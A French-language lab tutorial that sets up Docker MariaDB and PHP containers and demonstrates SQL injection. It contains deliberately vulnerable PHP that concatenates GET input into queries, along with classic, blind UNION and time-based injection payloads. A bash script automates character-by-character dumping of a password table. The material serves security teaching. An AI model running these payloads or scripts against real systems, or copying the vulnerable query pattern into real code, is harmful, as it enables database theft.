Demo - Injection SQL

Ce document présente la mise en oeuvre d'un environnement de test pour l'implémentation d'injections SQL ainsi que les différentes techniques d'attaques.

Setup Environment

On lance une base de données :


```
docker run --detach --name tmpdb --env MARIADB_USER=user --env
MARIADB_PASSWORD=password --env MARIADB_ROOT_PASSWORD=password  mariadb:latest
```

On lance un serveur web :

```
docker run -itd --name tmpweb -v "/srv/http/:/var/www/html/" ubuntu:22.04
```

On rentre dans la BDD :

```
docker exec -it tmpdb /bin/bash
mysql -u toto -p
<password>
```




```
[root@OWASP-ARCH ~]# docker exec -it tmpdb /bin/bash
root@7075f2b34b07:/# mysql -u user -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 5
Server version: 10.11.3-MariaDB-1:10.11.3+maria~ubu2204 mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

On créé une base avec une table contenant un seul champ varchar => secrets

```
CREATE DATABASE toto;
use toto;
CREATE TABLE secrets (pass VARCHAR(100));
GRANT ALL PRIVILEGES ON toto.* TO user@'%';
FLUSH PRIVILEGES;
```

On ajoute quelques lignes de données :

```
INSERT INTO secrets VALUES ('toto');
INSERT INTO secrets VALUES ('alex');
INSERT INTO secrets VALUES ('motdepasse');
```



```
MariaDB [toto]> INSERT INTO secrets VALUES ('toto');
Query OK, 1 row affected (0.001 sec)

MariaDB [toto]> INSERT INTO secrets VALUES ('alex');
Query OK, 1 row affected (0.001 sec)

MariaDB [toto]> INSERT INTO secrets VALUES ('motdepasse');
Query OK, 1 row affected (0.001 sec)
```

Configuration du serveur web :

```
apt update
apt install apache2 php libapache2*-php* php-mysql

apachectl start
```


Vérification que tout est OK

On écrit un petit bout de code pour vérifier que ça fonctionne :

```
<?php
        $mysqli = new mysqli("172.17.0.2", "user", "password", "toto");

        if($mysqli->connect_errno)
        {
                printf("Failed to connect %s", $mysqli->connect_error);
        }
        else
        {
                printf("Tout est OK !");
        }
?>
```

On vérifie que tout est OK.

```
curl 172.17.0.3/sql.php
```



```
[root@OWASP-ARCH ~]# curl 172.17.0.3/sql.php
Tout est OK ![root@OWASP-ARCH ~]#
```


Injection SQL - Classic

Code source :

```
<?php
        if(isset($_GET["arg"]))
        {
                $mysqli = new mysqli("172.17.0.2", "user", "password", "toto");
                $request = "SELECT * FROM secrets WHERE pass =
'".$_GET["arg"]."'";

                $result = $mysqli->query($request);

                while($row = $result->fetch_row())
                {
                        printf("%s\n", $row[0]);
                }
        }
?>
```

Démonstration d'exploitation :

```
curl "172.17.0.3/sql.php?arg='OR'1'='1"
```



```
[root@OWASP-ARCH http]# curl "172.17.0.3/sql.php?arg='OR'1'='1"
toto
alex
motdepasse
```

Injection SQL - Error Based

Code source :

```
<?php
        if(isset($_GET["arg"]))
        {
                $mysqli = new mysqli("172.17.0.2", "user", "password", "toto");
                $request = "SELECT * FROM secrets WHERE pass =
'".$_GET["arg"]."'";

                $result = $mysqli->query($request);
                $res = $result->fetch_all();
                $count = sizeof($res);

                if($count != 0) printf("OK");
                else printf("PAS OK");
        }
?>
```

Démonstration d'exploitation :

```
curl "172.17.0.3/errorbased.php?
arg=nonexistent'%20UNION%20SELECT%20*%20FROM%20secrets%20WHERE%20pass%20=%20(SELE
CT%20*%20FROM%20secrets%20LIMIT%201%20OFFSET%200)%20AND%20substring(pass,%201,%20
1)%20=%20't'%20--%20-"
```

Injection :

```
nonexistent' UNION SELECT * FROM secrets WHERE pass = (SELECT * FROM secrets
LIMIT 1 OFFSET 0) AND substring(pass, 1, 1) = 't' -- -
```

Il suffit ensuite d'enchainer en déplaçant l'index et en changeant le caractère.

Injection SQL - Time Based

Sur la base du même bout de code que l'injection Error Based.

Injection de base :

```
ASC,(select (case
field(concat(substring(bin(ascii(substring(password,1,1))),1,1),substring(bin(asc
ii(substring(password,1,1))),2,1)),concat(char(48),char(48)),concat(char(48),char
(49)),concat(char(49),char(48)),concat(char(49),char(49)))when 1 then TRUE when 2
then sleep(2) when 3 then sleep(4) when 4 then sleep(6) end) from membres where
id=1)
```

```
ASC,(select (case
field(concat(substring(bin(ascii(substring(password,1,1))),7,1)),char(48),char(49
)) when 1 then sleep(2) when 2 then sleep(4)  end) from membres where id=1)
```

get 6 first bits

```
SELECT * FROM secrets WHERE pass = 'nonexistent' UNION SELECT (case
field(concat(substring(bin(ascii(substring(pass, 1, 1))), 1, 1),
substring(bin(ascii(substring(pass,1,1))),2,1)), concat(char(48), char(48)),
concat(char(48), char(49)), concat(char(49), char(48)), concat(char(49),
char(49))) WHEN 1 then TRUE when 2 then sleep(2) when 3 then sleep(4) when 4 then
sleep(6) end) FROM secrets WHERE pass = (SELECT * FROM secrets LIMIT 1 OFFSET 0);
```

get last bit

```
SELECT * FROM secrets WHERE pass = 'nonexistent' UNION SELECT (case
field(concat(substring(bin(ascii(substring(pass, 1, 1))), 7, 1)), char(48),
char(49)) WHEN 1 THEN sleep(2) WHEN 2 THEN sleep(4) end) FROM secrets WHERE pass
= (SELECT * FROM secrets LIMIT 1 OFFSET 0);
```

get item size :

```
SELECT * FROM secrets WHERE pass = 'nonexistent' UNION SELECT (case
field(length(pass), 3) WHEN 1 THEN SLEEP(2) end) FROM secrets WHERE pass =
(SELECT * FROM secrets LIMIT 1 OFFSET 0);
```

get nb items :

```
SELECT * FROM secrets WHERE (SELECT COUNT(pass) AS c FROM secrets) = 3 AND
SLEEP(2);
```

Script d'automatisation :

```
#!/bin/bash

function diff_to_bits
{
        if [ $1 -eq 0 ]; then echo -n "00"; fi;
        if [ $1 -eq 2 ]; then echo -n "01"; fi;
        if [ $1 -eq 4 ]; then echo -n "10"; fi;
        if [ $1 -eq 6 ]; then echo -n "11"; fi;
}

FLAG=0
NB_ITEMS=0

while [ $FLAG -eq 0 ]
do
        AVANT=$(date +%s);
        curl "172.17.0.3/timebased.php?
arg='%20UNION%20SELECT%20*%20FROM%20secrets%20WHERE%20(SELECT%20COUNT(pass)%20FRO
M%20secrets)%20=%20${NB_ITEMS}%20AND%20SLEEP(2)%20--%20-" > /dev/null 2>&1;
        DIFF=$(( $(date +%s) - $AVANT ))
        if [ $DIFF -gt 1 ]
        then
                FLAG=1
        else
                NB_ITEMS=$(( $NB_ITEMS + 1 ));
        fi
done

echo "NB ITEMS TO DUMP => ${NB_ITEMS}"

for I in $(seq 1 $NB_ITEMS)
do
        I=$(( $I - 1 ))

        echo -n "DUMPING ITEM $(( $I + 1 ))..."

        FLAG=0
        ITEM_SIZE=0

        while [ $FLAG -eq 0 ]
        do
                AVANT=$(date +%s);
                curl "172.17.0.3/timebased.php?
arg='%20UNION%20SELECT%20(case%20field(length(pass),${ITEM_SIZE})%20WHEN%201%20TH
EN%20SLEEP(2)%20end)%20FROM%20secrets%20WHERE%20pass%20=%20(SELECT%20*%20FROM%20s
ecrets%20LIMIT%201%20OFFSET%20${I})%20--%20-" > /dev/null 2>&1;
                DIFF=$(( $(date +%s) - $AVANT ))

                if [ $DIFF -gt 1 ]
                then
                        FLAG=1
                else
                        ITEM_SIZE=$(( $ITEM_SIZE + 1 ))
                fi
        done

        echo -n "(size : ${ITEM_SIZE}) => "

        for J in $(seq 1 $ITEM_SIZE)
        do
                BITS=""

                AVANT=$(date +%s);
                curl "172.17.0.3/timebased.php?
arg='%20UNION%20SELECT%20(case%20field(concat(substring(bin(ascii(substring(pass,
${J},1))),1,1),substring(bin(ascii(substring(pass,${J},1))),2,1)),concat(char(48)
,char(48)),concat(char(48),char(49)),concat(char(49),char(48)),concat(char(49),ch
ar(49)))%20WHEN%201%20then%20TRUE%20when%202%20then%20sleep(2)%20when%203%20then%
20sleep(4)%20when%204%20then%20sleep(6)%20end)%20FROM%20secrets%20WHERE%20pass%20
=%20(SELECT%20*%20FROM%20secrets%20LIMIT%201%20OFFSET%20${I})%20--%20-" >
/dev/null 2>&1;
                DIFF=$(( $(date +%s) - $AVANT ))

                BITS="${BITS}$(diff_to_bits $DIFF)"

                AVANT=$(date +%s);
                curl "172.17.0.3/timebased.php?
arg='%20UNION%20SELECT%20(case%20field(concat(substring(bin(ascii(substring(pass,
${J},1))),3,1),substring(bin(ascii(substring(pass,${J},1))),4,1)),concat(char(48)
,char(48)),concat(char(48),char(49)),concat(char(49),char(48)),concat(char(49),ch
ar(49)))%20WHEN%201%20then%20TRUE%20when%202%20then%20sleep(2)%20when%203%20then%
20sleep(4)%20when%204%20then%20sleep(6)%20end)%20FROM%20secrets%20WHERE%20pass%20
=%20(SELECT%20*%20FROM%20secrets%20LIMIT%201%20OFFSET%20${I})%20--%20-" >
```

```
/dev/null 2>&1;
                DIFF=$(( $(date +%s) - $AVANT ))

                BITS="${BITS}$(diff_to_bits $DIFF)"

                AVANT=$(date +%s);
                curl "172.17.0.3/timebased.php?
arg='%20UNION%20SELECT%20(case%20field(concat(substring(bin(ascii(substring(pass,
${J},1))),5,1),substring(bin(ascii(substring(pass,${J},1))),6,1)),concat(char(48)
,char(48)),concat(char(48),char(49)),concat(char(49),char(48)),concat(char(49),ch
ar(49)))%20WHEN%201%20then%20TRUE%20when%202%20then%20sleep(2)%20when%203%20then%
20sleep(4)%20when%204%20then%20sleep(6)%20end)%20FROM%20secrets%20WHERE%20pass%20
=%20(SELECT%20*%20FROM%20secrets%20LIMIT%201%20OFFSET%20${I})%20--%20-" >
/dev/null 2>&1;
                DIFF=$(( $(date +%s) - $AVANT ))

                BITS="${BITS}$(diff_to_bits $DIFF)"

                AVANT=$(date +%s);
                curl "172.17.0.3/timebased.php?
arg='%20UNION%20SELECT%20(case%20field(concat(substring(bin(ascii(substring(pass,
${J},1))),7,1)),char(48),char(49))%20WHEN%201%20THEN%20sleep(2)%20WHEN%202%20THEN
%20sleep(4)%20end)%20FROM%20secrets%20WHERE%20pass%20=%20(SELECT%20*%20FROM%20sec
rets%20LIMIT%201%20OFFSET%20${I})%20--%20-;" > /dev/null 2>&1;
                DIFF=$(( $(date +%s) - $AVANT ))

                case $DIFF in
                        2) BITS="${BITS}0";;
                        4) BITS="${BITS}1";;
                        *) BITS="0${BITS}";;
                esac

                echo -n "$(perl -e "printf \"%c\", \"$(printf '%d'
"$((2#${BITS}))")\"";)"
        done

        echo
done
```